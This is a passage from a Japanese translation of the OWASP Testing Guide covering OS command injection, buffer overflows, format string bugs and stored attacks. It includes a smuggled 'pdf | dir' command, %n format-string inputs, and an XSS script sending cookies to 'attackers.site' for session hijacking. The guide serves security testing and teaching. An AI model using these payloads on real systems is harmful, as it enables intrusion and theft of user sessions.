Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Proxy-Connection: keep-alive
Referer: http://127.0.0.1/WebGoat/attack?Screen=20
Cookie: JSESSIONID=295500AD2AAEEBEDC9DB86E34F24A0A5
Authorization: Basic T2Vbc1Q9Z3V2Tc3e=
Content-Type: application/x-www-form-urlencoded
Content-length: 33

Doc=Doc1.pdf
```

この post リクエストで、アプリケーションがパブリックドキュメントをどのように読み出しているかがわかります。この POST HTTP に OS コマンドを挿入して付加できるかどうかテストすることができます。以下を試してみましょう:

```
POST http://www.example.com/public/doc HTTP/1.1
Host: www.example.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; it; rv:1.8.1) Gecko/20061010 FireFox/2.0
Accept:
text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*
;q=0.5
Accept-Language: it-it,it;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Proxy-Connection: keep-alive
Referer: http://127.0.0.1/WebGoat/attack?Screen=20
Cookie: JSESSIONID=295500AD2AAEEBEDC9DB86E34F24A0A5
Authorization: Basic T2Vbc1Q9Z3V2Tc3e=
Content-Type: application/x-www-form-urlencoded
Content-length: 33

Doc=Doc1.pdf+|+Dir c:\
```

アプリケーションがリクエストを検証しなければ、以下の結果を得ることができます:

```
Exec Results for 'cmd.exe /c type "C:\httpd\public\doc\"Doc=Doc1.pdf+|+Dir c:\'
```

アウトプットは以下の通りです:

```
Il volume nell'unità C non ha etichetta.
Numero di serie Del volume: 8E3F-4B61
Directory of c:\
 18/10/2006 00:27 2,675 Dir_Prog.txt
 18/10/2006 00:28 3,887 Dir_ProgFile.txt
 16/11/2006 10:43
    Doc
    11/11/2006 17:25
       Documents and Settings
       25/10/2006 03:11
          I386
          14/11/2006 18:51
            h4ck3r
            30/09/2005 21:40 25,934
              OWASP1.JPG
              03/11/2006 18:29
                     Prog
                     18/11/2006 11:20
                            Program Files
                            16/11/2006 21:12
                                   Software
                                   24/10/2006 18:25
                                          Setup
                                          24/10/2006 23:37
                                                 Technologies
                                                 18/11/2006 11:14
                                                 3 File 32,496 byte
                                                 13 Directory 6,921,269,248 byte disponibili
                                                 Return code: 0
```

この場合、OS インジェクションを実行できました。

グレーボックステスト

サニタイズ
URL とフォームデータは不正な文字のサニタイズが必要です。文字の「ブラックリスト」は一つの方法ですが、検証するすべての文字を考えるのは難しいでしょう。また、まだ見つかっていないものもあるかもしれません。許可できる文字列だけを含む「ホワイトリスト」を作成してユーザ入力を検証すべきです。見つかっていない文字や、発見されていない脅威についても、このリストによって排除できるはずです。

パーミッション
ウェブアプリケーションおよびそのコンポーネントは、OS コマンド実行を許可しない、厳格なパーミッションの元に実行されるべきです。グレーボックステストの観点からこれらの情報を検証してみてください。

参考文献

ホワイトペーパー
- http://www.securityfocus.com/infocus/1709

ツール
- OWASP WebScarab - http://www.owasp.org/index.php/Category:OWASP_WebScarab_Project
- OWASP WebGoat - http://www.owasp.org/index.php/Category:OWASP_WebGoat_Project

4.8.14 バッファオーバーフローのテスト(OWASP-DV-014)

関連するセキュリティ活動

バッファオーバーフローの説明
OWASP の記事 バッファオーバーフロー 攻撃を参照してください。

OWASP の記事 バッファオーバーフロー の脆弱性を参照してください。

バッファオーバーフローの脆弱性を避けるには
バッファオーバーフローの脆弱性を避ける方法についての記事 OWASP 開発ガイドを参照してください。

バッファオーバーフローの脆弱性に関してのコードレビュー方法
バッファオーバランとオーバーフローに関してのコードレビューについて、OWASP コードレビューガイドの記事を参照してください。

バッファオーバーフローとは何か?
バッファオーバーフローの脆弱性についてもっと知りたい場合にはバッファオーバーフロー のページを参照してください。

バッファオーバーフローの脆弱性をテストする方法
バッファオーバーフローの脆弱性のタイプによってテスト方法は異なります。以下が、一般的なタイプのバッファオーバーフローの脆弱性のテスト方法です。

- ヒープオーバーフローの脆弱性のテスト
- スタックオーバーフローの脆弱性のテスト
- フォーマットストリングの脆弱性のテスト

4.8.14.1 ヒープオーバーフロー

概要

このテストでは、メモリセグメントを悪用するヒープオーバーフローができるかどうかをチェックします。

この問題の説明


ヒープとは、動的に割り当てられたデータとグローバル変数を保存するために使用されるメモリセグメントです。ヒープ内のメモリのそれぞれの塊には、メモリ管理情報を含む境界タグがあります。

ヒープベースのバッファがオーバーフローすると、こうしたタグ内のコントロール情報が上書きされ、ヒープ管理ルーチンがバッファを開放したときに、メモリアドレスの上書きが起き、アクセス侵害につながります。制御された方法でオーバーフローが実行されると、攻撃者は、目的とするメモリロケーションを自身がコントロールする値で上書きできてしまいます。実際、攻撃者は GOT や.dtors や TEB 等に保存された関数ポインタや様々なアドレスを、不正なペイロードのアドレスで上書きできるでしょう。

ヒープオーバーフロー(ヒープコラプション)の脆弱性には多くの様々な種類があり、関数ポインタを上書きできてしまうものから、メモリ管理構造を悪用して任意のコードを実行できてしまうものまであります。ヒープオーバーフローを見つけるためにはスタックオーバーフローに比べてより詳細な調査が必要です。なぜなら、こうした脆弱性が現れるにはコード内に特定の条件が必要だからです。

ブラックボックステスト及びその例

ヒープオーバーフローのブラックボックステストの原理はスタックオーバーフローと同じです。カギは、予測される入力と異なる、より大きいサイズの文字列を入力することです。テストプロセスは同一ですが、デバッガに表れる結果は著しく異なります。スタックオーバーフローの場合はインストラクションポインタや SEH 上書きが明白でしたが、ヒープオーバーフロー条件ではこれが当てはまりません。Windows プログラムのデバッグでは、ヒープオーバーフローは多くの異なる形で現れますが、その中で最も一般的なものはヒープ管理ルーチンが使用され始めた後に起きるポインタ交換です。下記はヒープオーバーフローの脆弱性を説明しているシナリオです。



表示されている 2 つのレジスタ、EAX と ECX には、ヒープバッファをオーバーフローさせるのに使われるデータの一部である、ユーザが入力したアドレスが投入されます。アドレスのうちの 1 つは上書きされる必要がある関数ポインタ、例えば UEF(未処理例外フィルタ)に、もう一方は実行される必要がある、ユーザが送ったコードのアドレスです。

左のペインに表示されている MOV 命令が実行されるときに上書きが行われ、関数が呼ばれるときにユーザが提供したコードが実行されます。上述のように、こうした脆弱性の他のテスト方法にはアプリケーションバイナリのリバースエンジニアリングがありますが、複雑で退屈な作業で、fuzzing の技術が使われます。

グレーボックステスト及びその例

コードをレビューする際には、ヒープ関連の脆弱性が発生するには多くの手段があることを認識しなければなりません。一見無害に見えるコードでも、一定の条件の元に脆弱であることが判明するかもしれません。この脆弱性には様々な種類があるので、ここでは主なものを取り上げます。ヒープバッファに Strcpy()のような危険な処理をためらわずに行う多くの開発者は、ほとんど場合ヒープバッファを安全なものとして考えています。スタックオーバーフローと命令ポインタの上書きだけが任意のコード実行のための手段であるとする神話は、以下のようなコードによって、有害であることがわかります:-

```
int main(int argc, char *argv[])
	{
		……

		vulnerable(argv[1]);
		return 0;
	}


	int vulnerable(char *buf)
	{

		HANDLE hp = HeapCreate(0, 0, 0);

		HLOCAL chunk = HeapAlloc(hp, 0, 260);
```

```
        strcpy(chunk, buf);   Vulnerability'''⇓'''

                    ……..

        return 0;
}
```

この場合、buf が 260 バイトを超えると、隣接する境界タグ内のポインタを上書きし、ヒープ管理ルーチンが開始されると 4 バイトのデータで任意のメモリ位置を上書きします。

最近では、多くの製品、とりわけアンチウイルスライブラリが、変異の影響を受けています。それは、インテジャーオーバーフローとヒープバッファへのコピー操作の組み合わせです。例として、脆弱なコードを考えます。これは、TNEF ファイルタイプの処理を担うコードの一部で、Clam Anti Virus 0.86.1 のソースファイル tnef.c と関数 tnef_mesage()です:

```
 Vulnerability'''⇓string = cli_malloc(length + 1); '''
 Vulnerability'''⇓if(fread(string, 1, length, fp) != length) {'''
free(string);
return -1;
}
```

1 行目の malloc は、length の値に応じてメモリを割り当てます。length は 32 ビットの整数です。この例では、length はユーザがコントロールでき、不正な TNEF ファイルを作成して length を '-1'にできます。これにより malloc(0)となります。この malloc の後では小さなヒープバッファが割り当てられます。ほとんどの 32 ビットプラットフォームでは(malloc.h に示されているように)16 バイトです。

そして 2 行目で fread()を呼ぶ部分にヒープオーバーフローが生じます。3 番目の引数、このケースでは length ですが、size_t 変数になると思われます。しかし、これが '-1'になると、引数は 0xFFFFFFFF になり、0xFFFFFFFF バイトを 16 バイトのバッファにコピーします。

静的コード解析ツールも、「ダブルフリー」等のヒープ関連の脆弱性を見つけるのに役立ちます。RATS、Flawfinder、ITS4 等が C スタイルの言語の分析に使えます。

参考文献

ホワイトペーパー

- w00w00: "Heap Overflow Tutorial" - http://www.w00w00.org/files/articles/heaptut.txt
- David Litchfield: "Windows Heap Overflows" - http://www.blackhat.com/presentations/win-usa-04/bh-win-04-litchfield/bh-win-04-litchfield.ppt
- Alex wheeler: "Clam Anti-Virus Multiple remote buffer overflows" - http://www.rem0te.com/public/images/clamav.pdf

ツール

- OllyDbg: "A windows based debugger used for analyzing buffer overflow vulnerabilities" - http://www.ollydbg.de
- Spike, A fuzzer framework that can be used to explore vulnerabilities and perform length testing - http://www.immunitysec.com/downloads/SPIKE2.9.tgz
- Brute Force Binary Tester (BFB), A proactive binary checker - http://bfbtester.sourceforge.net
- Metasploit, A rapid exploit development and Testing frame work - http://www.metasploit.com/projects/Framework
- Stack [Varun Uppal (varunuppal81@gmail.com)]

4.8.14.2 スタックオーバーフロー

概要

このセクションでは、プログラムスタックを操作する、特定のオーバーフローテストのやり方を説明します。

この問題の説明

スタックオーバーフローは、可変サイズのデータが、境界のチェックなしでプログラムスタック内の固定の大きさのバッファにコピーされるときに起こります。このクラスの脆弱性は、深刻です。なぜなら、これを悪用するとほとんどの場合任意のコードの実行やサービス妨害が可能になるからです。インタープリタプラットフォームではあまり見られませんが、C やその類似言語で書かれたコードではこの脆弱性が頻発します。以下は OWASP Guide 2.0 のバッファオーバーフローセクションからの引用です:

「以下の注目すべき例外を除くとほとんどのプラットフォームがスタックオーバーフロー問題の影響を受ける可能性があります。

J2EE – ネイティブメソッドやシステムコールが呼び出されない限り

.NET – 危険なあるいは管理されていないコードが呼び出されない限り(P/Invoke や COM Interop の使用等)

PHP – 外部プログラムや、C や C++で書かれた脆弱な PHP extension が呼び出されない限り」

スタックオーバーフローの脆弱性は、任意の値での命令ポインタ上書きが可能になるので深刻です。命令ポインタは、コード実行フローに決定的な影響があることはよく知られた事実です。これを操作できるということは、攻撃者は実行フローを変えることができると言うことで、すなわち任意のコードを実行できます。命令ポインタの上書きとは別に、スタック内の例外ハンドラ等の他の変数や構造の上書きによっても同様のことが可能です。

ブラックボックステスト及びその例

アプリケーションでスタックオーバーフロー脆弱性のテストをする際のカギは、想定されているよりも過度に大きな入力データを与えることです。しかしながら、アプリケーションに任意の大きなデータを渡すだけでは不十分です。アプリケーションの実行フローとレスポンスを調査して実際にオーバーフローが引き起こされたかどうかを突きとめる必要が出てきます。したがって、スタックオーバーフローを見つけ、確認するのに必要なステップは対象のアプリケーションやプロセスにデバッガを使い、アプリケーションに対する不正な入力を生成し、その入力をアプリケーションに渡し、デバッガでレスポンスを調査することです。デバッガは、この脆弱性が引き起こされる際に、実行フローとレジスタの状態を見るための媒体となります。


一方、より消極的なテスト形態を使うこともできます。逆アセンブラを使用して、アプリケーションのアセンブリコードを調査する方法です。この場合、様々なセクションをスキャンし、脆弱なアセンブリの部分の 特徴を探します。これはよくリバースエンジニアリングと呼ばれる、面倒なプロセスです。

簡単な例として、実行ファイル”sample.exe”のスタックオーバーフローのテストで使われる、以下の方法を考えてください:

```
#include<stdio.h>
int main(int argc, char *argv[])
{
```

```
char buff[20];
printf("copying into buffer");
strcpy(buff,argv[1]);
return 0;
}
```

ファイル sample.exe がデバッガ内で起動されました。ここでは、デバッガは OllyDbg.です。



アプリケーションはコマンドライン引数を求めているので、上記の引数フィールドに'A'のような文字の長い並びを与えます。

与えられた引数でこの実行ファイルを開き、実行すると、以下の結果が得られます。

デバッガのレジスタウィンドウに示されているように、次に実行される命令を示す EIP つまり Extended Instruction Pointer(拡張インストラクションポインタ)には、値'41414141'が含まれています。'41'は 16 進数で文字'A'を表すので、文字列'AAAA'は 41414141 となります。

これは明らかに、入力データが命令ポインタをユーザが与えた値で上書きし、プログラムの実行をコントロールするのにどのように使われるかを明らかに示しています。また、スタックオーバーフローによって SEC(Structured Exception Handler、構造化例外ハンドラ)のようなスタックベースの構造を上書きして、コード実行をコントロールしたり、特定のスタック保護メカニズムを迂回したりすることも可能です。

上述したように、こうした脆弱性の他のテスト方法にはアプリケーションバイナリのリバースエンジニアリングがありますが、複雑で面倒です。また、Fuzzing という手法もあります。

グレーボックステスト及びその例

スタックオーバーフローのコードレビューの際には、gets()、strcpy()、strcat() 等の危険なライブラリ関数を呼び出し、ソース文字列の長さの検証を行わずに盲目的にデータを固定サイズのバッファにコピーしている部分を探すことが推奨されます。

例えば、以下の関数を考えてみてください:-

```
void log_create(int severity, char *inpt) {

char b[1024];

if (severity == 1)
{
strcat(b,”Error occured on”);
strcat(b,":");
strcat(b,inpt);


FILE *fd = fopen ("logfile.log", "a");
fprintf(fd, "%s", b);
fclose(fd);

. . . . . .
}
```

上記において、strcat(b、inpt) の行では、inpt が 1024 バイトを超えた場合、スタックオーバーフローが起こります。この例は strcat の危険な使用法を示しているだけでなく、関数に引数として渡された文字ポインタで参照された文字列の長さを検証することがいかに重要であるかについても示しています。ここでは、char *inpt で参照された文字列の長さです。したがって、コードレビューの際に、関数の引数のソースをさかのぼり文字列の長さを突きとめることは常によいことです。

比較的安全な strncpy()の使用もまた、スタックオーバーフローにつながる場合があります。なぜなら、宛先バッファにコピーするバイト数のみを制限しているからです。もし、これを遂行するために使用されるサイズ引数が、ユーザ入力を元に動的に生成されたりループ内で不正確に計算されたりした場合、スタックをオーバーフローすることが可能です。例えば:-

```
Void func(char *source)
{
Char dest[40];
…
size=strlen(source)+1
….
strncpy(dest,source,size)
}
```

ここで、ソースはユーザがコントロールできるデータであるとします。良い例が、samba trans2open スタックオーバーフロー脆弱性(http://www.securityfocus.com/archive/1/317615)です。

この脆弱性は、URL やアドレスをパースするコードにも表れることがあります。こうしたケースでは、memccpy()のような関数が通常使用され、特定の文字に遭遇するまでデータをソースバッファから宛先バッファコピーにコピーします。以下の関数を考えてください:

```
Void func(char *path)
{
char servaddr[40];
…
memccpy(servaddr,path,'\');
….
}
```

ここで、path 内の情報は'\'が出てくるまでに 40 バイトより大きいかもしれません。その場合、スタックオーバーフローが生じます。同様の脆弱性は Windows RPCSS サブシステムにありました(MS03-026)。この脆弱なコードは、'\'が出てくるまでサーバ名を UNC パスから固定サイズのバッファにコピーしていました。この場合、サーバ名の長さはユーザがコントロール可能でした。

スタックオーバーフローを見つけるために手動でのコードレビュー以外に、静的コード分析ツールが非常に役に立ちます。こうしたツールでは多くの誤検知があり、また、多くの不具合のうちの一部をやっと見つけることができる程度ですが、strcpy()や sprintf()のバグのような簡単に見つけられるようなものを見つけるのに必要なオーバーヘッドを減らしてくれます。RATS、Flawfinder、ITS4 等の様々なツールが C スタイルの言語の分析に使用できます。

参考文献

ホワイトペーパー

- Defeating Stack Based Buffer Overflow Prevention Mechanism of Windows 2003 Server - http://www.ngssoftware.com/papers/defeating-w2k3-stack-protection.pdf
- Aleph One: "Smashing the Stack for Fun and Profit" - http://www.phrack.org/phrack/49/P49-14
- Tal Zeltzer: "Basic stack overflow exploitation on Win32" - http://www.securityforest.com/wiki/index.php/Exploit:_Stack_Overflows_-_Basic_stack_overflow_exploiting_on_win32
- Tal Zeltzer"Exploiting Default SEH to increase Exploit Stability" - http://www.securityforest.com/wiki/index.php/Exploit:_Stack_Overflows_-_Exploiting_default_seh_to_increase_stability
- The Samba trans2open stack overflow vulnerability - http://www.securityfocus.com/archive/1/317615
- Windows RPC DCOM vulnerability details - http://www.xfocus.org/documents/200307/2.html

ツール

- OllyDbg: "A windows based debugger used for analyzing buffer overflow vulnerabilities" - http://www.ollydbg.de
- Spike, A fuzzer framework that can be used to explore vulnerabilities and perform length testing - http://www.immunitysec.com/downloads/SPIKE2.9.tgz
- Brute Force Binary Tester (BFB), A proactive binary checker - http://bfbtester.sourceforge.net/
- Metasploit, A rapid exploit development and Testing frame work - http://www.metasploit.com/projects/Framework/

4.8.14.3 フォーマットストリング

概要

このセクションでは、プログラムのクラッシュや有害なコードの実行に使用できる、フォーマットストリング攻撃をどのようにテストするかについて説明します。この問題は、printf()のようなフォーマッティングを行う特定の C 関数において、フォーマットストリングパラメタとしてユーザ入力をフィルタせずに使用する事に起因します。

この問題の説明

様々な C スタイルの言語で、printf()や fprintf()等の関数を使ってアウトプットのフォーマッティングを行います。

フォーマッティングは、こうした関数のパラメータでコントロールします。こうしたパラメータはフォーマットタイプ指定子と呼ばれ、一般的には%s や%c 等が使用されます。

この脆弱性は、フォーマット関数が不適切なパラメータとユーザがコントロールできるデータと共に呼び出された際に発生します。

その簡単な例は printf(argv[1])でしょう。この例では、タイプ指定子は明示的に宣言されていないので、ユーザはコマンドライン引数 argv[1]によって%s、%n、%x 等の文字をアプリケーションに渡すことができます。

フォーマット指定子を渡すことができるユーザは、以下のような不正な行為を行うことができるので、この状況は危険になりえます:

プロセススタックの列挙: %x や%p 等のフォーマットストリングを与えることによって、脆弱なプロセスのスタック構成を見ることができます。これは、機密情報の漏洩につながる可能性があります。さらに、アプリケーションがスタック保護メカニズムで保護されている場合に、カナリア値を引き出すのにも使用されるかもしれません。スタックオーバーフローと組み合わせれば、この情報はスタック保護を迂回するのに使用できます。

実行フローのコントロール: この脆弱性によって、任意のコードの実行も容易になります。なぜなら、攻撃者の提供するアドレスに 4 バイトのデータを書くことができるからです。指定子%n は、メモリ内の様々な関数ポインタを不正なペイロードのアドレスで上書きするのに役立ちます。このような上書きされた関数ポインタが呼び出されると、実行は不正なコードに渡されてしまいます。

サービス妨害: 攻撃者が実行する不正なコードを提供できない場合、%n の後に一連の%x を提供することによって脆弱なアプリケーションをクラッシュさせることができます。

ブラックボックステスト及びその例

フォーマットストリングの脆弱性のテストのカギは、アプリケーション入力にフォーマットタイプ指定子を入れることです。

例えば、URL 文字列 http://xyzhost.com/html/en/index.htm を処理する、あるいはフォームから入力を受けるアプリケーションを考えてみましょう。この情報を処理するルーチンの 1 つにフォーマットストリングの脆弱性がある場合、http://xyzhost.com/html/en/index.htm%n%n%n のような URL を入れたり、フォームフィールドの 1 つに%n を渡したりすると、ホストしているフォルダにコアダンプを吐いてアプリケーションをクラッシュさせる可能性があります。

フォーマットストリングの脆弱性は主にウェブサーバ、アプリケーションサーバ、あるいは C/C++ベースのコードや C で書かれた CGI スクリプトを利用しているウェブアプリケーションに現れます。こうした場合のほとんどは、syslog()のようなエラーレポートやロギング関数が安全でないやり方で呼ばれています。

フォーマットストリングの脆弱性のための CGI スクリプトのテストでは、入力パラメータに%x や%n タイプの指定子を含むように操作します。例えば、以下のような正当なリクエストで、

```
http://hostname/cgi-bin/query.cgi?name=john&code=45765
```

以下のように変更します。

```
http://hostname/cgi-bin/query.cgi?name=john%x.%x.%x&code=45765%x.%x
```


もし、このリクエストを処理するルーチンにフォーマットストリングの脆弱性があると、テスターはブラウザにスタックデータが表示されるのを見ることができます。

コードがない場合、アセンブリ領域のレビュー(バイナリのリバースエンジニアリングとも言います)によってフォーマットストリングバグに関する情報がかなり得られます。


コード(1)のインスタンスを考えましょう:

```
int main(int argc, char **argv)
{
printf("The string entered is\n");
printf("%s",argv[1]);
return 0;
}
```

IDA Pro を使って逆アセンブリを調べると、printf の呼び出しがされる前にスタックにプッシュされたフォーマットタイプ指定子のアドレスを明らかに見ることができます。




一方で、同じコードを引数"%s"なしでコンパイルすると、アセンブリの変化は明らかです。下記の通り、printf の呼び出しの前にスタックにプッシュされるオフセットはありません。



グレーボックステスト及びその例

コードレビューを行う際には、静的コード分析ツールを使用することによってほとんど全てのフォーマットストリング脆弱性を検知することができます。(1)で示しているコードを静的コード分析ツールの ITS4 にかけると、以下の出力が得られます。



フォーマットストリング脆弱性において責任がある主な関数は、オプションとしてフォーマット指定子を扱うものです。したがって、手動でコードをレビューする際には、以下のような関数に注目してください:

```
Printf
Fprintf
Sprintf
Snprintf
Vfprintf
Vprintf
Vsprintf
Vsnprintf
```

開発プラットフォーム特有のフォーマット関数がいろいろあります。引数の用法について理解したら、フォーマットストリングが欠如している点についてもレビューしなければなりません。

参考文献

ホワイトペーパー

- Tim Newsham: "A paper on format string attacks" - http://comsec.theclerk.com/CISSP/FormatString.pdf
- Team Teso: "Exploiting Format String Vulnerabilities" - http://www.cs.ucsb.edu/~jzhou/security/formats-teso.html
- Analysis of format string bugs - http://julianor.tripod.com/format-bug-analysis.pdf
- Format functions manual page - http://www.die.net/doc/linux/man/man3/fprintf.3.html

ツール

- ITS4: "A static code analysis tool for identifying format string vulnerabilities using source code" - http://www.cigital.com/its4
- A disassembler for analyzing format bugs in assembly - http://www.datarescue.com/idabase
- An exploit string builder for format bugs - http://seclists.org/lists/pen-test/2001/Aug/0014.htm

4.8.15 インキュベートされた脆弱性テスト(OWASP-DV-015)

概要

インキュベートされたテストは持続的攻撃とも呼ばれますが、複数のバリデーション脆弱性が必要です。このセクションでは、インキュベートされた脆弱性のテスト例を示します。

- 攻撃ベクトルがそもそも存続している必要があり、また、持続レイヤーに保存される必要があります。そして、データバリデーションが弱い場合や、管理コンソールやバックエンドバッチ処理等の他のチャネルからデータがシステムに到着したときに起こります。

- 次に、いったん攻撃ベクトルが「呼び出され」ると、攻撃ベクトルが成功裏に実行される必要があります。例えば、インキュベートされた XSS 攻撃には出力バリデーションが弱くなければならず、それによりスクリプトが実行可能な形でクライアントに届くのです。

この問題の説明

脆弱性だけでなくウェブアプリケーションの機能までもが、攻撃者によってデータを置くために悪用されてしまうことがあります。こうしたデータは後から疑いを持たないユーザやシステムのコンポーネントに読みだされ、存在している脆弱性を悪用します。

侵入テストでは、**インキュベートされた攻撃**は特定のバグの危険性の評価に使うことができます。発見されたセキュリティ上の問題を使って、クライアントサイドベースの攻撃を行います。こうしたクライアントサイドベースの攻撃はよく、同時に多くの被害者(つまり、そのサイトを閲覧している全てのユーザ)をターゲットとします。

このタイプの非同期攻撃は、広範囲の攻撃ベクトルをカバーします。その中には以下のようなものがあります:

- ウェブアプリケーションのファイルアップロードコンポーネントにより、攻撃者は破損したメディアファイル(CVE-2004-0200 を悪用する jpg イメージや CVE-2004-0597 を悪用する png イメージ、実行ファイル、アクティブコンポーネントのあるサイトファイル等)をアップロードすることができます。

- パブリックなフォーラムのポストに存在するクロスサイトスクリプティング(詳細については XSS Testing を参照ください)。ウェブアプリケーションのバックエンドにあるリポジトリ(例えばデータベース)に不正なスクリプトやコードを保存できるかもしれません。そしてこのスクリプトやコードはユーザ(エンドユーザや管理者)によって実行されます。典型的なインキュベートされた攻撃の良い例は、ユーザフォーラム、掲示板、ブログ等にあるクロスサイトスクリプティン

グ脆弱性を使い、脆弱なページに JavaScript を挿入します。そしてその JavaScript は最終的にはサイトユーザのブラウザで元の(脆弱な)サイトの信頼レベルで表示され実行されます。

- 攻撃者が SQL/XPATH インジェクションによってコンテンツをデータベースにアップロードし、そのコンテンツは後からウェブページ内のアクティブコンテンツの一部として読み出されます。例えば、攻撃者が掲示板に任意の JavaScript を投稿することができれば、それをユーザがした場合、ユーザのブラウザのコントロールを奪うことができるかもしれません(例えば XSS-proxy)。

- サーバの設定ミスにより、Java パッケージや他の似たようなウェブサイトコンポーネントをインストールできます(つまり、Tomcat や Plesk、Cpanel、Helm 等のウェブホスティングコンソール)。

ブラックボックステスト及びその例

a. ファイルアップロードの例:
ウェブアプリケーションにアップロードを許可されているコンテンツタイプと、アップロードされたファイルの URL を確認します。そして、ユーザに閲覧・ダウンロードされたときにローカルのワークステーションでコンポーネントを悪用するファイルをアップロードします。

そのページを閲覧するように仕向けるメールやその他のアラートを送ります。

その結果、ユーザがその結果のページを閲覧したり、その信頼しているサイトからファイルをダウンロードして実行したりする際に悪用が行われることが予想されます。

b. 掲示板における XSS の例
1. 脆弱なフィールドの値として *JavaScript* のコードを入れます。以下がその例です:

```
<script>document.write('<img
src="http://attackers.site/cv.jpg?'+document.cookie+'">')</script>
```

2. ユーザに脆弱なページを閲覧するように仕向けるか、閲覧するのを待ちます。*attackers.site* に「リスナー」を置き、入ってくる接続を待ちうけます。

3. ユーザが脆弱なページを閲覧すると、クッキー(*document.cookie* がリクエストされた URL に含まれています)が含まれたリクエストが *attackers.site* に送られてきます。以下のようなものです。:

```
- GET /cv.jpg?SignOn=COOKIEVALUE1;%20ASPSESSIONID=ROGUEIDVALUE;
    %20JSESSIONID=ADIFFERENTVALUE:-1;%20ExpirePage=https://vulnerable.site/site/;
    TOKEN=28_Sep_2006_21:46:36_GMT HTTP/1.1
```

4. 得られたクッキーを使って、脆弱なサイトでユーザになりすまします。

c. SQL インジェクションの例
